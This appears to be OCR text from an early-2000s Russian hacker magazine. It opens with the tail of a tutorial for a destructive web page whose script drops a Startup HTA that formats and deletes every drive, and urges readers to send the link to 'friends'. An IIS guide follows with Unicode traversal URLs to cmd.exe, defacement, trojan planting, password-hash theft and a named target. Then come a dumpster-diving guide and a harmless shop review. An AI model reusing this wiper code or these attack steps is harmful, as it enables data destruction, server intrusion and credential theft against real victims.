fn_en=»..\\\\Start menu\\\\Programs\\\\Startup\\\\DirectX.HTA «;
fn_ru=»..\\\\Главное меню\\\\Программы\\\\Автозагрузка\\\\DirectX.HTA «;
fn_it=»..\\\\..\\\\All Users\\\\Menu Avvio\\\\Programmi\\\\Esecuzione automatica\\\\DirectX.HTA «;
fn_de=»..\\\\..\\\\All Users\\\\Startmenu\\\\Programme\\\\Autostart\\\\DirectX.HTA «
fn_es=»..\\\\..\\\\All Users\\\\Menu Inicio\\\\Programas\\\\Inicio\\\\DirectX.HTA «
# Если разные языки - то и разные пути к автозагрузке. Наш форматтер будет работать в английской, русской, итальянской, немецкой и испанской версиях мастдая. Да здравствует интернациональная дружба! =)
doc=»<object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object><SCRIPT>wsh.Run('start \m deltree /y f:\');wsh.Run('start \m deltree /y e:\');wsh.Run('start \m deltree /y d:\');wsh.Run('start \m deltree /y c:\');wsh.Run('start \m format f: /q /u /autotest');wsh.Run('start \m format e: /q /u /autotest');wsh.Run('start \m format d: /q /u /autotest');wsh.Run('start \m format c: /q /u /autotest');wsh.Run('start \m deltree /y c:\windows\');alert(' Ты полный лапух и ламер! ');alert(' LMD ');alert(' Forever! ');alert(' Скажи bye своему винту! ');</»+»SCRIPT>»;
```

Тут мы уже создаём сам HTA-скрипт, который и будет в автозагрузке. У разных людей бывает много логических дисков, поэтому попытаемся отформатировать ВСЁ :). Вначале делаем deltree дисков F,E,D,C. Но после этого инфу можно восстановить, поэтому продолжаем party: format F,E,D,C :). Команда «\m» прикрывает все окна, поэтому юзвер не успевает сообразить, что есть что! Пока на винте творится, Бог знает что, у него (юзвера) вылетит три сообщения - « Ты полный лапух и ламер!» , «LMD» и « Скажи bye своему винту! «. Было бы логичным сделать таких сообщений побольше, дабы некоторым образом увеселить процесс тёрки винта :). Типа «Откиньтесь на спинку кресла, пока будет идти уничтожение вашей инфы».

```
function f()
{
cl=»{06290BD5-48AA-11D2-8432-006008C3FBFC}»;
a1.setCLSID(cl);
a1.createInstance();
setTimeout(«a1.setProperty('Path','»+fn_en+»');»,1000);
setTimeout(«a1.setProperty('DOC',doc);»,1500);
setTimeout(«a1.invoke('write',VA);»,2000);
setTimeout(«a1.setProperty('Path','»+fn_ru+»');»,2500);
setTimeout(«a1.setProperty('DOC',doc);»,3000);
setTimeout(«a1.invoke('write',VA);»,3500);
setTimeout(«a1.setProperty('Path','»+fn_it+»');»,4000);
setTimeout(«a1.setProperty('DOC',doc);»,4500);
setTimeout(«a1.invoke('write',VA);»,5000);
setTimeout(«a1.setProperty('Path','»+fn_de+»');»,5500);
setTimeout(«a1.setProperty('DOC',doc);»,6000);
setTimeout(«a1.invoke('write',VA);»,6500);
setTimeout(«a1.setProperty('Path','»+fn_es+»');»,7000);
setTimeout(«a1.setProperty('DOC',doc);»,7500);
setTimeout(«a1.invoke('write',VA);»,8000);
}
setTimeout(«f()»,1000);
</SCRIPT>
<SCRIPT language=VBSCRIPT>
VA = ARRAY()
</SCRIPT></div></html>
```

#Заканчиваем сам скрипт и html-документ. Здесь, думаю, тут тебе лучше ничего не трогать.

Все дела

Вот и всё, смело закачивай скрипт на свою пагу и раздавай url «друзьям» -).

Если у тебя ещё и руки с того места растут :), то можно сделать из этого скрипта много других интересных вещей. Всё зависит от твоей фанта

МОДНЫЙ ВЗЛОМ:IIS

ДЛЯ ХАКЕРА

N1GHT (NIGHT@TUT.BY)


Читая X, ты в первую очередь ждешь статей, описывающих реальные способы взлома. Сейчас будет очередной такой случай: под скальпель лег популярный инет-сервер Internet Inrofmation Server (IIS) от M$. Хотя описанные уязвимости довольно-таки старые, тем не менее серваков с рассматриваемыми багами полным-полно, как у буржуев, так и в России. Недавно, с помощью этой дыры, злобный хацкер поимел провайдера вместе со всей его базой пользователей (с паролями, естественно :). И куда, спрашивается, смотрят админы? Увольнял бы таких собственноручно… Кабы рука могла их достать :).

Поиск жертвы

Для поиска нам понадобится поисковик (как ни глупо и банально это звучит :)). Возьмем, например, Яндекс (www.ya.ru) для СНГшных сайтов и Альтависту (www.av.com) для буржуйских. Т. к. в winNT (для тех кто в танке – именно на ней устанавливается IIS) каталог вебсервера по дефолту находится в c:\inetpub\wwwroot\, то если ты введешь в поисковик запрос inetpub или wwwroot, оно тебе выдаст достаточное количество сайтов для разминки :).
Хотя для поиска ты также можешь юзать сканер портов, выдающий информацию о вебсервере, установленном на конкретном IP. Для этого идеально подходит сканер SuperScan который можно скачать по адресу www.programfiles.com/index.asp?ID=3382. Слив сканер, нужно выбрать диапазон IP для сканированния. Для этого вводим название какого-нибудь захудалого сайта из домена *.ru в поле «Hostname Lookup» и жмем Lookup. Без проблем находится IP, который автоматом прописывается в поле сканера. Затем жмем 1..254 и тем самым задаем диапазон сканирования. Теперь ставим радиокнопку в All ports from и указываем порт 80 в обоих окошках (будем сканировать только http – другие сервисы нас пока не интересуют). Далее в Scan Type ставим птички Resolve hostname (чтобы знать, как обзывается сайт жертвы, а то вдруг ты сканируешь cyberpolice.ru? :)), Only scan responsive pings (если сервак не пингуется – не сканировать) и Show host responses (показывать ответ серера при коннекте на порт).








Последняя функция самая важная, ибо по ней мы будем определять какой вебсервер установлен на серваке жертвы. Жмем Start (в сканере, а не винде :)) и обнаруживаем списочек «свеженасканненых» компов. Если в open ports значение сменилось на отличное от нуля – жми Expand all, и смотри ответы вебсерверов. Увидев строку HTTP/1.1 501 Not Supported..Server: Microsoft-IIS/4.0.. blabla… или нечто похожее, знай, ты нашел то, что надо. И, возможно, найденное будет также и дырявым :). Причем ты сможешь поиметь не только IIS/4.0, но и 5.0.

Безопасность

И так, ты нашел ее… ее единственную :). Казалось бы, делов на пять минут. Ан, нет! Большинство серверов, давно пропатчено от этого ламерского бага, но встречается достаточное количество дырявых, чтобы стоило этим заниматься.

ODE-HACK IIS





Есть ли дырка в серваке или нет, сейчас и предстоит проверить. Советую все нижеописанные действия проводить через анонимный прокси (+ через левый инет, желательно) ибо если ты поимеешь что-нибудь серьезное, то владельцы, возможно, захотят разбираться «неофициально», дабы избежать огласки. Вычислить же тебя по IP будет довольно просто, если не будешь юзать прокси. Анонимные прокси можно найти на proxycheck.spylog.ru и на всякий случай проверить их на анонимность еще раз на www.all-nettools.com/pr.htm. Прокси установлен – теперь можно приступать к действию.

Ломка жертвы

Для проверки на дырявость вводим в браузер по очереди следующие строки:

```
/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir+c:\
/scripts/..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir+c:\
/cgi-bin/..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
/msadc/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir+c:\
/msadc/..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
/pbserver/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir+c:\
/pbserver/..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir+c:\
/iisadmpwd/..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_bin/..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir+c:\
```

Если тебя ломает переписывать всю эту шнягу из журнала, то можешь слить простой txt-файл с www.xakep.ru/articles/releases. Понятно, что это вовсе не фирменный релиз, просто место для заливки на сайт нашел только это :).

Либо то же самое, но без начальных /scripts, /cgi-bin и т. д. Сие называется взломом через UNICODE.

Все эти строки лучше заранее записать в файл, чтобы потом не париться, либо (что еще проще) юзать какой-нибудь cgi-сканер, например, VoidEye (www.void.ru).

Если ты увидел вместо «Не найдено» или «Запрещено» нечто вроде CGI ERROR (так и должно быть), а ниже:



надо ввести в браузер следующую строку: http://www.lamasite. ru/blabla.idq, т. е. проще говоря, запросить любой файл с расширением .idq. Если этот баг не пропатчен, то ты увидишь строку типа: blabla, файл не найден в каталоге x:\inetpub\wwwroot\blabla.idq. Следовательно, наш сайт находится на диске X:\.

Directory of c:\
13.11.00 20:59 <DIR> Program Files
13.11.00 20:51 <DIR> WINNT
04.03.01 17:08 459 SCANDISK.LOG
13.11.00 21:25 <DIR> Inetpub
14.11.00 19:50 13 335 mpssetup.log
21.11.00 11:01 <DIR> Temp
2 File(s) 13 794 bytes
2 425 232 801 bytes free

то знай – ты это нашел! (Кстати, по роковому стечению обстоятельств,
НТю на этом серваке переставляли как раз в мой ДР :).

Ломаем дальше!


Чтобы упростить жизнь и не вводить громадный урл в браузер, сократим его, скопировав файл cmd.exe (это типа command.com, только в НТ) в каталог, где файлы не просматриваются, а запускаются через браузер – например, в /scripts, /msadc или /cgi-bin. Сделать это можно, написав вместо dir+c:\ в строке запроса copy+c:\winnt\system32\cmd.exe+cmd1.exe
Теперь можно юзать следующий урл: http://www.lamasite.com/scripts/cmd1.exe?/c+dir+c:\
Вместо dir можно юзать любую досовскую команду. Чтобы просмотреть файл, пиши type+filename.txt. Знак + расценивается как пробел, хотя можно юзать и сам пробел, который будет превращен браузером в hex-код %20.
Теперь нам нужно посмотреть сайт на наличие полезной информации :). Таковой можно было бы назвать различные базы данных, содержащие ценную инфу. Она обычно лежит в здоровых базах данных с расширением mdb (для MS Access), xls (для MS Excel) либо SQL.
Чаще всего сам сайт находится в каталоге inetpub\wwwroot\, но многие хитрые админы делают там фейк. Был случай, когда дефейс сайта уже был залит и индекс заменен, но сайт почему-то не дефейсился. Оказывается, на диске c:\ лежала копия сайта, а сам site находился в другом месте.
Чтобы точно знать расположение каталога сайта

Дефейс

После долгих поисков CC или другой нужной информации, ты ничего не нашел, и захотелось дефейснуть сайт. Начнем с банального дефейса plain-text'ом. Зная расположение индекса веб-сайта, делаем dir и смотрим, какой же файл является индексовым:
index.htm, default.htm или default.asp. Допустим, это будет index.htm. Далее пишем такую строку (для нашего примера): http://www.lamasite.ru/scripts/cmd1.exe?/c+echo hacked by vasya>x:\InetPub\wwwroot\index.htm
Но плайнтекст-дефейсы смотрятся совсем некрасиво, по сравнению с нормальным дефейсом, содержащим картинки или оформленным на флеше :).
Для этого на сайт надо залить свою дефейс-страницу. Сделать это можно несколькими способами:
1) Если есть доступ на FTP под анонимусом – закинуть свое творение, например, в upload, или любой другой каталог, доступный для записи, и затем скопировать в нужную папку:
/scripts/cmd1.exe?/c+copy x:\InetPub\ftproot\upload\deface.htm x:\InetPub\wwwroot\index.htm
2) Если доступа по FTP нет – можно заставить сервак самого стащить нужную страницу с нужного FTP-сервера, написав простенький скрипт:
/scripts/cmd1.exe?/c+echo+open+name.of.your.server>ftp.scr
/scripts/cmd1.exe?/c+echo+user+anonymous>>ftp.scr
/scripts/cmd1.exe?/c+echo+blabla@microsoft.com>>ftp.scr
/scripts/cmd1.exe?/c+echo+get+deface.htm+deface.htm>>ftp.scr
Теперь выполним его командой /cmd1.exe?/c+ftp+-s:ftp.scr+-n+-d. Загрузится FTP-клиент, который присоединится по ftp к серверу name.of.your.server под юзером анонимус, и скачает файл deface.htm в каталог, где лежит cmd1.exe. Оттуда копируем его в нужное место.
3) Можно расшарить диск c:\ на полный доступ, и подключив его к своему компу залить все что нужно.

Имеем пароли

Пароли можно поиметь опять же несколькими способами. Самый безгеморройный – это с помощью вышеописанного скрипта либо через шары залить на сервер троянского коника. Подойдет bo2k, netbus или любой другой, работающий под NT. Затаскиваем конягу в каталог, где лежит наш cmd1.exe и исполняем его (трояна) точно так же. Далее поиметь сервак полностью, со всеми его хешироваными паролями, не составит труда. Но это возможно, лишь если на серваке не установлен антивирус. Если же он установлен, то можно попытаться слить файл c:\winnt\repair\sam._ и, распаковав его expand'ом, отдать на съедение l0phtcrack'у (www.l0pht.com).
Но здесь может быть подстава, если админ не делал repair, и в файле валяются древнющие пароли. Тогда есть третий способ – залить на сервак прогу, типа pwdump.exe, запустить ее там, и полученный дамп опять же отдать l0phtcrack'у. Если тебе повезет, и ты поимеешь админовский пароль, можешь попробовать заюзать его в www.lamaserver.ru/iisadmin/default.html (это для удаленного управления www,ftp,gopher сервисами). Там можешь сделать доступным через ftp интересующий тебя диск с искомой инфой.



Можно по приколу дефейснуть сайт и поменять пароль админа через стандартный НТишный юзер-менеджер. Где еще можно заюзать админовский (да и любой другой) пароль, подскажет тебе твоя фантазия :).

Вот и все дела

Напоследок хочу обратиться к админам: не надо быть такими тупыми и просто закрывать глаза на попытки взлома. Следите за логами, а также за рассылками типа багтрака, чтобы вовремя залатать ту или иную дыру.
А также обязательно установите на сервер антивирусный монитор, если вы этого до сих пор не сделали.
И на прощание дам ссылку на одного крупного американского провайдера, на котором работает этот баг – www.core.com. Дерзай! :)



ВЗЛОМ ПАРОЛЕЙ ЧЕРЕЗ ПОМОЙКУ



[6ANANAN]

Intro

Здарова, приятель! Посмотрел на заголовок? Испугался? Вспомни о том, что самый первый в истории человечества, компьютерный взлом произошел, когда злобные американские военные ни о каких сетях даже не подумывали, а умные дядьки протирали штаны перед терминалами больших-пребольших вычислительных машин. Как-то ни с того ни с сего кто-то решил разграничить права доступа к большим вычислительным машинам. К сожалению, распознавать отпечатки пальцев тогда почему-то было стремно, и человечество ступило на порочный путь использования паролей.

Курс молодого бойца

И так уж получилось, что человеческая память обычно не способна запоминать бессмысленные комбинации букв и цифр, составляющие пароли. Можно, конечно, сделать эту комбинацию осмысленной, но тогда security не та...

А в разных там банках, богатых нефтяных и IT-компаниях, развелось немерено левого народа, неспособного придумать нормальный password. Ну, а бедным сисадминам приходится генерить сложные пароли, сообщая их нерадивым сотрудникам. Нерадивые сотрудники, как правило, не дружат с памятью, и пароли записывают куда-нибудь на видное место. Да и сами сисадмины тоже частенько ленятся запоминать клички своих кошек (qw45gh\78bg :-)), которые они используют в качестве паролей и тоже их куда-нибудь нацарапывают...

Какие бывают видные места

1.Номер один в нашем хит-параде :), занимает обозримая поверхность монитора, на которую обычно в большом количестве наклеиваются желтенькие бумажки с разной важной информацией.

2.Свежая пресса, которую зачастую на халяву приносят в офисы крупных компаний, и которая обычно пачками валяется на столах сотрудников. На полях газет и журналов часто записываются пароли...

3.Листы формата А4 со всевозможными рабочими распечатками. Пароли стоит искать на полях или на оборотах листов.

4. Личные записные книжки. Обычно искомое - на последних страницах.

5. Просто бумажки, которые у всех везде валяются и никто не знает, что там записано и чье это вообще :).

Сисадминам обычно хватает ума не оставлять заветные комбинации на вышеописанных бумажных изделиях, но перетрудившись, они часто исписывают полезными кракозяблами этикетки пивных бутылок, салфетки от булочек и обертки всевозможных шоколадок. Более продвинутые имеют отдельный файл (не pasiwd в дире etc) в котором записаны имена сотрудников, их логины и пароли.

Думаю, не стоит тебе объяснять, что все вышеперечисленные носители информации (кроме файла) рано или поздно оказываются на помойке.

Боевые действия

Итак, приступаем к боевым действиям. Оденься в самые старые и отстойные шмотки, какие у тебя только есть, взлохмать шевелюру, не умывайся пару дней - вот ты уже и не вызовешь ни у кого подозрений своим рытьем в отходах. По приходу к месту назначения (не перепутай - убедись, что мусор из конторы выкидывается именно в то самое место) начинай искать желтые бумажки, листы А4, газеты, шоколадные обертки и далее по списку. Грузи все найденное в пакетик и иди разбирать трофеи в более безопасное место. Нашел пару паролей - молодец. Не нашел - либо из тебя плохой Шерлок-Холмс, либо ты искал пароли рядом со зданием ФСБ... В любом случае возвращайся домой, хорошенько отмывайся, наводи гигиену. После чего садись думать, как ты будешь использовать найденное добро. Уверен, твоё дедуктивное мышление поможет употребить найденные данные по назначению :).

Как это было

И для того, чтобы ты окончательно убедился в эффективности эксплойта «помойка», я расскажу тебе несколько реальных историй...

19 июля 1998 года. Взломана система регулирования поставок McDonald's. Неизвестный хакер использовал пароль локального менеджера для пользования веб-интерфейсом регулирования соотношения продукции. В штате Джорджия МакДональдсы были просто завалены чизбургерами. В течение недели, пока большое начальство не спохватилось, они оставались единственным наименованием в ассортименте фаст-фудов.

8 сентября 1999 года. Команда Garbage Kings проводит дефейсы сайтов крупных компаний, располагающих свои офисы в Калифорнии. В числе пострадавших: Nvidia, Sony, 3dfx.

1 марта 2000 года. Взлом сайта германского представительства Canon. У официальных лиц не было сомнения в том, что доступ был получен через помойку. Похититель пакетов с мусором не найден.

Сделаем жизнь слаще

Если тебя уж очень сильно ломает идти на помойку, то ты можешь применить военную хитрость. А именно попросить бомжа Петю за бутылку принести тебе с помойки все бумажные материалы. Если ты еще и научишь Петю отличать пароли от непаролей, то вообще избавишь себя от всей грязной работы. Но так или иначе, помни: хацкеры грязи не бояться! Хакеры боятся шредеров aka измельчителей бумаги :).

ОНЛАЙН-МАГАЗИНЫ

ГДЕ В ИНЕТЕ МОЖНО ЗАКУПИТЬ ВСЁ НЕОБХОДИМОЕ?

Андрей Князев (knyazev@xakep.ru)

Для ламера


Заказываем из дома

Когда я пишу эти строки, за моим окном продолжается самая что ни на есть зима, хотя по календарю уже и март. Выходить без нужды на улицу не хочется :). В такой день на это способны только герои. Но что если желудок потребует хавки, или вдруг ты решишь чем-то усладить свой глаз/слух? И вот тут-то легко и непринужденно тебе на помощь придут электронные магазины. Конечно – Москва и Питер, и еще несколько городов, где уже есть свои еШопы – это еще не вся Россия. Но с другой стороны – если продукты в другой город доставить действительно непросто, то уж книги, видео или музон – без проблем.

Давно стёрлось то время, когда на вопрос: «А какие е-магазины ты знаешь?», был один ответ — оЗон. Сейчас добротных онлайн-магазинов — десятки. И купить в них можно почти все.

Выбираем video/audio/книги

оЗон — www.ozon.ru




Пожалуй старейший из отечественных сетевых магазинов. Своей тематике – видео, аудио, книги – не изменял. Выбор – огромный, цены... неплохие. Но можно найти и лучше. Главный минус – «дорогая», по меркам Москвы доставка – 25 рэ, независимо от количества заказанного. Впрочем, и по Спб – доставка те же 25 русских баксов. Но если затариваться не одним наименованием, а по полной, то получается очень даже неплохо. Самое главное достоинство – очень богатый выбор.

24x7 — www.24x7.ru

Чрезвычайно приятный магазин с халявной доставой.

Тематика – как и у дедушки оЗона, но цены – чуть ниже. Хотя есть одна тонкость, познать которую можно только при итоговом подсчете стоимости заказа. В цену, указанную на сайте, не включён налог с продаж. А это, как-никак, полных 5%. Так что при шопинге в 24x7 – держи всегда эти 5% «в уме». С другой стороны, при таких отменных ценах и бесплатной доставке, хитрость



владельцев всей малины вовсе не портит.


Boomerang.ru — www.boomerang.ru

Еще один «книжный», обладающий богатым выбором книг и кассет. Плюс – возможность купить

Какие е-магазины бывают


Существует достаточно четкая градация интернет-магазинов по специфике.

1. **Книжно-видео-аудио (торгуют всем, что можно почитать, посмотреть и послушать).**
2. **«Железные», которые торгуют компьютерным hardware. К ним отношусь очень осторожно — с курьером-то не очень поторгуешься, он, бедняга, человек подневольный.**
3. **Сотовые телефоны.**
4. **Продуктовые (причем данные shop`ы могут предложить не только продукты, но и массу других «супермаркетовских» :) товаров).**
5. **Цветы. Очень часто интегрированы в продуктовые или книжные.**
6. **Подарочные. Как и прежняя позиция, обособленной встречается редко.**



цветы. Цены на которые вполне разумны. Доставка книг и прочей байды по Москве бесплатная, подвоз цветов – 30 рублей. Данный e-shop отличается неплохим обслуживанием и довольно быстрой доставкой выбранного. Несмотря на то, что цены здесь и так низкие, ты можешь получить дисконтную карту со скидкой 10% при первом крупном (рублей на 200 =)) заказе. Правда, карточка одноразовая :(. Но можно ведь не одну такую карточку получить :)...

Bolero — www.bolero.ru



Довольно агрессивный в плане цен магазин. Покажется удобным для тех, кто бывает в Москве наездами :). Доставка по MSK – 10 рублей, в Питер – 25. Но есть неплохая, на мой взгляд, возможность – «бесплатно» забрать заказ из офиса компании. Т. е. сам пришел, сам забрал, – естественно такая доставка стоит 0 никарагуанских долларов :). У магазина очень хороший выбор в книжном отделе.

«Кварта» из четырех вышеописанных магазинов – в принципе может удовлетворить почти все потребности в видео-аудио-кассетах, CD-DVD и книгах. Если в одном магазине не нашел чего нужно – смело иди в другой, благо что «репертуар» магазинов пересекается не сильно.


Для «книголюбов» просто незаменимой будет поисковая система Findbook.RU — www.findbook.ru.

Вводишь название нужной книги – на выходе получаешь список всех магазинов (конечно, из тех, что есть в базе поисковика), у которых эта или похожая книга присутствует. Плюс – сразу видишь цену и ссылку, по которой можно закупить нужную литературу.

Москва — не Питер

Белокаменная довольно сильно обогнала северную столицу по числу пользователей Сети. И с этой объективной реальностью не поспоришь. Тем не менее, есть по меньшей мере три причины, по которым питерцы вовсе не чувствуют себя изгоями :) (во завернул как).


Во-первых, у очень многих московских магазинов стоимость доставки в Питер очень даже приемлемая. Во-вторых, в SPB есть свои, и очень неплохие магазины, например, www.pokupka.spb.ru. И в третьих, вспомни про оЗон. Это сейчас мало кто помнит, что русский Amazon начал свой рост в Питере. И столицу этот магазин сумел реально завоевать только после того, как был открыт центр комплектации в Москве. А до этого, когда все дело только раскручивалось, все закупленные товары доставлялись сначала в Питер, где заказы обрабатывались и комплектовались, а потом «на оленях» везлись по городам и весям России-матушки.



Набиваем желудок из Интернета!


Еще полгода назад я скептически смотрел на все эти продуктовые онлайновые магазины. «Продукты из Инета???? Бррррed!» Однако как-то раз я все же решился сделать там заказ, и теперь половина редакции следует моему совету. Плюсов всего два, но они перекрывают все минусы. Первое: цены в инет-магазинах не выше (а часто ниже), чем в обычных магазинах. И второе: тебе доставят все прям домой, причем, чем больше ты закажешь, тем лучше для тебя. И тебе не надо будет тащить на себе огромную сумку с продуктами. Она сама к тебе приедет :). Кому как, но для меня второе преимущество самое главное, т. к. в магазины каждый день я не хожу, а затариваюсь раз в 2 недели по-крупному. И уж я-то знаю, что такое тащить из ближайшего супермаркета 4 сумки с продуктами на собственном хребте.

Service77.ru — www.service77.ru



Один из самых хитовых продуктовых сервисов. Цены в магазине низкие даже по сетевым меркам, хотя есть, конечно, исключения =(. Но в целом, цены то что надо. При первом заказе дают большой каталог продуктов и прочей шняги, подлежащей приобретению. При заказе на сумму больше 200 рублей — бесплатная доставка.


XXL.ru — www.xxl.ru



Не то чтобы полный аналог Service77.ru, но довольно похоже. Точнее, похоже только в плане продовольствия, т. к. XXL.ru — это даже не супер, это вполне гипермаркет. Выбор... такой выбор лишь затрудняет принятие правильного решения, т. к. он по-настоящему огромен.

Цена доставки может кусаться, но в большинстве случаев — все более чем здорово. При обыкновенном заказе (исполняется менее чем за сутки), при сумме покупки от 1000 рублей — доставка бесплатна. При сумме заказа 500-1000 — подгоняют за 45 руб. Если заказываешь меньше чем на полтысячи (ну это надо постараться) — то тогда возьмут все 80 деревянных. Возможна 3-х часовая экспресс-доставка. Чтобы доставили и быстро, и бесплатно — нужно заказать на 2000 рублей. Можно попросить отвезти заказ в очень ближнее Подмосковье (10 км от МКАД). А можно... можно оформить доставу на дачу (если она конечно не дальше 50 км от кольца). Такая доставка обойдется в 150 целковых, но прикинь — позвонил по телефону в магазин (а у них есть заказ и по телефону), заказал все, что потребно — и сидишь, дальше отдыхаешь. Малина, да и только!

BFG.Ru — www.bfg.ru



Этот магазин является интернет-представительством супермаркета «Караван». Выбор продуктов огромен, доставка шустрая, минимальная цена на бесплатный заказ всего 500 рублей, цены неплохие, персонал вежлив и корректен. Не понравилось оформление сайта: несколько громоздкий. Кроме того, содержание сайта не всегда отражает реальное состояние склада. Это значит, что если тебе что-то приглянется, то не обязательно выбранное окажется на складе. :(

